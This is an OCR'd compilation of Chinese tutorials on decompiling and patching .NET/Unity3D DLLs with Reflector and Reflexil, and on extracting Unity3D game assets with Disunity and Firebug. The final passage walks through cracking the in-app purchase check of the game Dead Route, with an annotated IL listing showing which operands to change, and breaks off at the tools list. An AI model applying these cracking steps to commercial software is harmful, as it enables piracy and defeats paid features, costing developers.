
打开程序的时候，Reflector 会默认呈现上次打开的程序及关闭时的窗口状态，逐一点击每一个节点，然后 Delete 可快速删除。载入新的程序直接拖入即可。Reflector 同样提供自寻入口处的功能：在程序集节点上单击右键，选择“Go To Entry Point”，便自动来到程序的入口方法 Main。



二、关键词的搜索


在 Reflector 中，搜索关键词的操作是：Tools->Search 或者直接快捷键 F3。其支持三种对象的搜索，分别是类型 Type 的名称、

成员/方法 Method 的名称和字符串及常量 String or constant。两种匹配方式：模糊匹配和完全匹配。匹配方式的选择是在搜索框最右边的等号，选择则为完全搜索，不选中则是模糊。双击搜索结果即来到相应的代码处。



三、Analyze（分析）

Reflector 具有独特的分析功能，在每一个节点右键会出现 Analyze（分析）选项。并且方法节点和字符串节点分析的内容有差别。比如对于方法节点的分析有 Depends On 该方法调用了哪些方法和 Used By 该方法被哪些方法调用；对于字符串节点还会有 Assigned By 被赋值。如果要查看具体的引用或者定义该节点的代码，在相应选项的索引出右键选择“Go To Member”。



四、修改

Reflector 并没有提供直接修改转换后的高级语言来达到目的的功能，所以我们要用到 Reflexil 的插件。但是这个插件也是修改 IL 语言，这对于 没有.NET 编程经验的人来说确实困难，所以我在上一篇的博文中详细介绍了 MSIL 指令。这样对修改此类程序有很大的帮助。以鬼哥的实例中的一段代码表 示：


```
private void a()
{
   if (this.Eu < 0)
   {
     this.Eu = 0;
   }
   if (this.EV < 0)
```

```
    {
      this.EV = 0;
    }
}
```

其在 Reflexil 插件中的显示，对着 MSIL 指令，红字已经标出其含义。为：

	Offset	OpCode	Operand
00	0	ldarg.0	入栈指令
01	1	ldfld	System.Int32 dr.Money::Eu 引出参数Eu
02	6	ldc.i4.0	赋值指令 将0赋值给Eu //修改的关键
03	7	bge.s	-> (7) ldarg.0 条件判定 并跳转指令
04	9	ldarg.0	
05	10	ldc.i4.0	
06	11	stfld	System.Int32 dr.Money::Eu
07	16	ldarg.0	
08	17	ldfld	System.Int32 dr.Money::EV 引出参数Ev
09	22	ldc.i4.0	赋值指令 //修改的关键
10	23	bge.s	-> (14) ret 返回指令
11	25	ldarg.0	
12	26	ldc.i4.0	
13	27	stfld	System.Int32 dr.Money::EV
14	32	ret	


修改数据的时候，在要修改的那一行右键选择“Edit”具体方法见下图：



如果 OpCode 为 ldc.i4.s，根据 MSIL 的指令，是短指令 int8。此时 Operand type 选择“SByte”，Operand 的取值范围为-128~127。

如果 OpCode 为 ldc.i4，Operand type 可以为 int32，int64 等，其中 int32 的 Operand 的取值范围-2147483648~2147483647，完全能够满足修改的需要。

如果修改失败，常见的是范围错误，该插件会弹出一个提示框，然后



同样，利用 Reflexil 插件还可以做的修改有跳转的转向、流程的删除、字符串的编辑等等。

参考文章：

听鬼哥说故事之 U3D 游戏破解分析：http://www.52pojie.cn/thread-266362-1-1.html

NET 破解之数字和字符串修改：http://www.52pojie.cn/thread-249034-1-1.html

NET 破解之第四课（C#的 if-else 分析）：http://www.52pojie.cn/thread-250633-1-1.html

http://blog.sina.com.cn/s/blog_92b6d74d0102uxz3.html

Unity3D 游戏资源的提取

现在越来越多的安卓游戏用 Unity3D 引擎编写，以前关注的地方都是内购破解方面，所以修改比较多的地方是 C/C++编写的 dll 逻辑，资源的提取很少操作。看了 @林哥 的分享，http://www.kanxue.com/bbs/showthread.php?t=191380 ，觉得这方面提升的空间很大，就折腾了一番。

Unity3D 游戏资源的提取

--By 淡然出尘

前言

在游戏中看到一张优美的画面，想作为手机壁纸；听到一首好听的音乐，想作为手机铃声。想啊 但是怎么找到它们？这就是资源的提取，下面我就说说对他们的浅显认识。

Unity3D 资源的存在形式

国内一些比较小的 Unity3D 游戏基本上资源文件都打包在了 apk 的 assets 文件夹中，如下图中的《爸爸去哪儿 2》资源结构：

我们知道，国外的游戏一般体验较高 画质一流，所以资源文件会更大。并且貌似在国外 有一个规则就是资源文件大于 60M 的 apk，必须要外带 obb 资源包。obb 的引入方法就是放在 SDCard 的游戏目录下，obb 其实就是一个压缩文件，文件内容同单独 apk 包下的 \assets\data\ 路径文件。如《死亡航线 Dead Route》的 obb 文件结构：

名称	大小	压缩后大小	类型	修改时间
..			文件夹	
sharedassets17.assets.split11	185,744	108,875	SPLIT11 文件	2014-06-
sharedassets17.assets.split10	1,048,576	899,588	SPLIT10 文件	2014-06-
sharedassets17.assets.split9	1,048,576	701,595	SPLIT9 文件	2014-06-
sharedassets17.assets.split8	1,048,576	405,870	SPLIT8 文件	2014-06-
sharedassets17.assets.split7	1,048,576	273,336	SPLIT7 文件	2014-06-
sharedassets17.assets.split6	1,048,576	233,665	SPLIT6 文件	2014-06-
sharedassets17.assets.split5	1,048,576	497,036	SPLIT5 文件	2014-06-
sharedassets17.assets.split4	1,048,576	505,765	SPLIT4 文件	2014-06-
sharedassets17.assets.split3	1,048,576	391,235	SPLIT3 文件	2014-06-
sharedassets17.assets.split2	1,048,576	457,684	SPLIT2 文件	2014-06-
sharedassets17.assets.split1	1,048,576	456,954	SPLIT1 文件	2014-06-
sharedassets17.assets.split0	1,048,576	752,929	SPLIT0 文件	2014-06-
sharedassets16.assets	4,752	259	ASSETS 文件	2014-06-
sharedassets15.assets	4,752	259	ASSETS 文件	2014-06-
sharedassets14.assets	4,752	259	ASSETS 文件	2014-06-
sharedassets13.assets	4,752	259	ASSETS 文件	2014-06-

一般资源文件夹中的文件类型的说明


Shader：文本文件，后缀为.shader，配置有关；

Texture2D：图片文件，一般的格式为 tga 或 ktx，前者比较常用，后前网上说需要安装 PowerVR Tools & SDK v3.3 才可以打开；

AudioClip：游戏的声音文件，格式是常见的 wav 或 mp3 等；

Mesh：游戏全部的模型文件，格式 obj，需要在 3DMax 或 Maya 中打开。

如下图《死亡航线 Dead Route》提取出来的文件目录：




obb 中资源文件的提取

强大的开源工具：Disunity。作者付出的努力和无私 @林哥 在那篇帖子中已经溢于言表..它是个 Java 程序，编译之后用命令行 bat 就行，将从 obb 解压出来的 Data 文件夹直接拖到 cmd 框中，即可自动试下解密，如下图：

由于每个文件夹都有不同的资源 不便于特定资源的查找，所以就网罗了一个工具：IrfanView，它能够将不同文件夹下的资源放在一起进行预览，方法及效果如下图：

IrfanView
文件(F)
编辑(E)
图像(I)
选项(O)
查看(V)
帮助(H)
打开(O)... O
重新打开(R) Shift+R
打开最近的文件(i)
使用外部编辑器打开(e)
打开方式(p)
缩略图(T) T
幻灯片(w)... W
开始幻灯片放映当前文件列表 Ctrl+W
批量转换/重命名(B)... B
查找文件(f)... Ctrl+F
重命名文件(n)... F2
移动文件(M)... F7
复制文件(C)... F8
删除文件(D)... Del
保存(原始文件夹)(v) Ctrl+S
另存为(S)... S
导出向导(r)... (插件)



后记

资源算是提取出来，进阶是不是应该试试修改操作呢，比如替换图片，汉化等？遗憾的是 Disunity 并没有提供回编的功能，这就需要我们自己阅读它的源码，看它是怎么解出来文件的 才能做下一步的回编..（里面的表述和方式一定会有错误 还望看出来的高手不吝指出，谢谢）

网页 Unity3D 游戏资源的获取和解包

首先对上一篇做一些遗漏的的补充

1、 *文件夹中的文件类型的说明的补充*

Mannaged：这个文件夹下放的都是 dll，Unity3D 的逻辑脚本编译成 dll 后就放在这里面；

resources.assets：游戏所有放在 resources 文件夹下的东西都会嵌在里面；

Raw：如果游戏在 StreamingAssets 文件夹下放东西，那么就会出现一个 Raw 文件夹。里面有一些视频、音频等；
想要打开 ktx 图片的同学 可以参照：
http://www.xuanyusong.com/archives/2584，非常详细。

2、对 IrfanView 巧妙用法的补充
可以直接将文件夹拖入该软件的界面，这样该文件夹下及子文件夹下的所有图片音频都会在一个平面上显示。

网页 Unity3D 游戏资源的获取和解包

--By 淡然出尘

由于 Unity3D 画质的渲染效果 网页游戏也渐渐利用这个炫酷的引擎来加载。以前相信很多人网页提取过 swf 的 Flash 小游戏和 FLV 的在线视频，我们今天就试试获取这种类型的网页资源，并将其中具体的文件解包出来。思路很简单，首先利用网页爬虫工具将特定格式的游戏资源文件下载到本地，然后再用工具解包。

资源的下载


这里我们用 Firefox 浏览器的 Firebug 插件进行操作比较方法，安装插件和使用就不用说了吧。
进入游戏的时候 可能会提示下载安装 Unity3D 插件，按提示操作就行。完全游戏状态后 使用 Firebug 插件，Tab 选择“网络”，二级菜单选择“全部”，如下图：

会发现很多的.bundle 后缀的文件，如下图：

右键复制链接下载下来，用 Disunity 解包可以看到资源文件了，探索过程省略一大堆 (*^__^*)
.unity3d 后缀也是资源文件。一般.bundle 的文件较小，几百 K；.unity3d 的文件比较大，2、3M 左右。不过下载以后都同样可以用 Disunity 工具解包。

关于 Firefox 的 Firebug 插件

这个插件一直是火狐浏览器中的五星级评分优质插件，主要功能包括网页的调试，即时显示。如 HTML/CSS/DOM/JavaScript 等，对网页代码不了解，简单截最浅显易懂的图说明一下：



还有一个重要的功用就是网页资源的嗅探，包括 JPG/SWF/GIF 等后缀的资源文件。如下图简单示例：

后记

一些不常见的文件后缀可能就是常见的的文件类型，如 ktx 它是个图片文件。所以后缀不重要 重要的是能够打开浏览，正常查看。

听鬼哥说故事之 U3D 游戏破解分析

平时里，我们休息的时候喜欢玩点休闲小游戏，不过对于游戏发烧友来说，玩点好玩的稍微大型的游戏则是最好的乐趣，好，今天我们对一款 Unity 3D 引擎开发的跑酷游戏进行破解分析，主要修改方式为 dll 文件的相关处理。

游戏名称：死亡航线　Dead Route

开发商：GLU

主要分析对象：dll 文件的简单追踪函数和修改

分析步骤 1：寻找关键点

打开游戏查看购买过程：

点击商店，点击购买东西，会弹出如下提示：

按照我们以前的方法和思路，那么就是寻找这个字符串吧：


You have not enough cash

不过效果并不理想噢，在所有 xml 以及 smali 文件中都没有发现它，怎么办。。

分析步骤 2：想想弹框方式

到这里我们就应该想一想在 android 开发的中是如何控制弹框的，一般来说主要是在代码中使用 Dialog，AlertDialg 形式，可以用 so 文件来调用它的显示，当然，这个字符串也可能是存在于 so 的文件中了。通过搜索，在几个 so 文件中也并没有搜到相关内容。

就这样放弃，那肯定以后这类游戏就没得搞了，我们继续观察反编译后的文件夹结构



http://blog.csdn.net/guiguzi1110

看到红框标注的，这个也只能是通过经验了，了解到这个游戏是 Unity 3D 引擎开发的游戏，因为这类游戏的 assets 文件夹下文件格式基本都是这个样子，很固定的。

Unity 3D 引擎的相关资料，同学们可以自己搜索下自己了解了解，它采用 c#的引擎进行开发的，核心代码都在 dll 文件中，跟 win 的 dll 文件基本一致。

所以游戏开发中会编写相关 c#代码作为控制游戏的基本流程代码。于是猜测，弹框是不是就在 dll 文件中呢，我们打开

assets/bin/Data/Managed 文件夹下 Assembly-CSharp.dll

因为分析过几个此类游戏，核心代码都在这个名称的文件中，那么我们直接操作这个。

分析步骤 3：通过弹框寻找购买的上下控制流程

反编译 dll 文件有多种方式，经常破解 win 平台下的软件的朋友会很了解，我在 win 下的破解很少，所以对于 dll 的相关操作都是现学的，主要包括反编译，读 IL 代码，修改。


这里，我们使用的工具为：（相关使用方法，自己搜搜学学即可）

Reflector.exe 反编译工具

Reflexil 分析插件

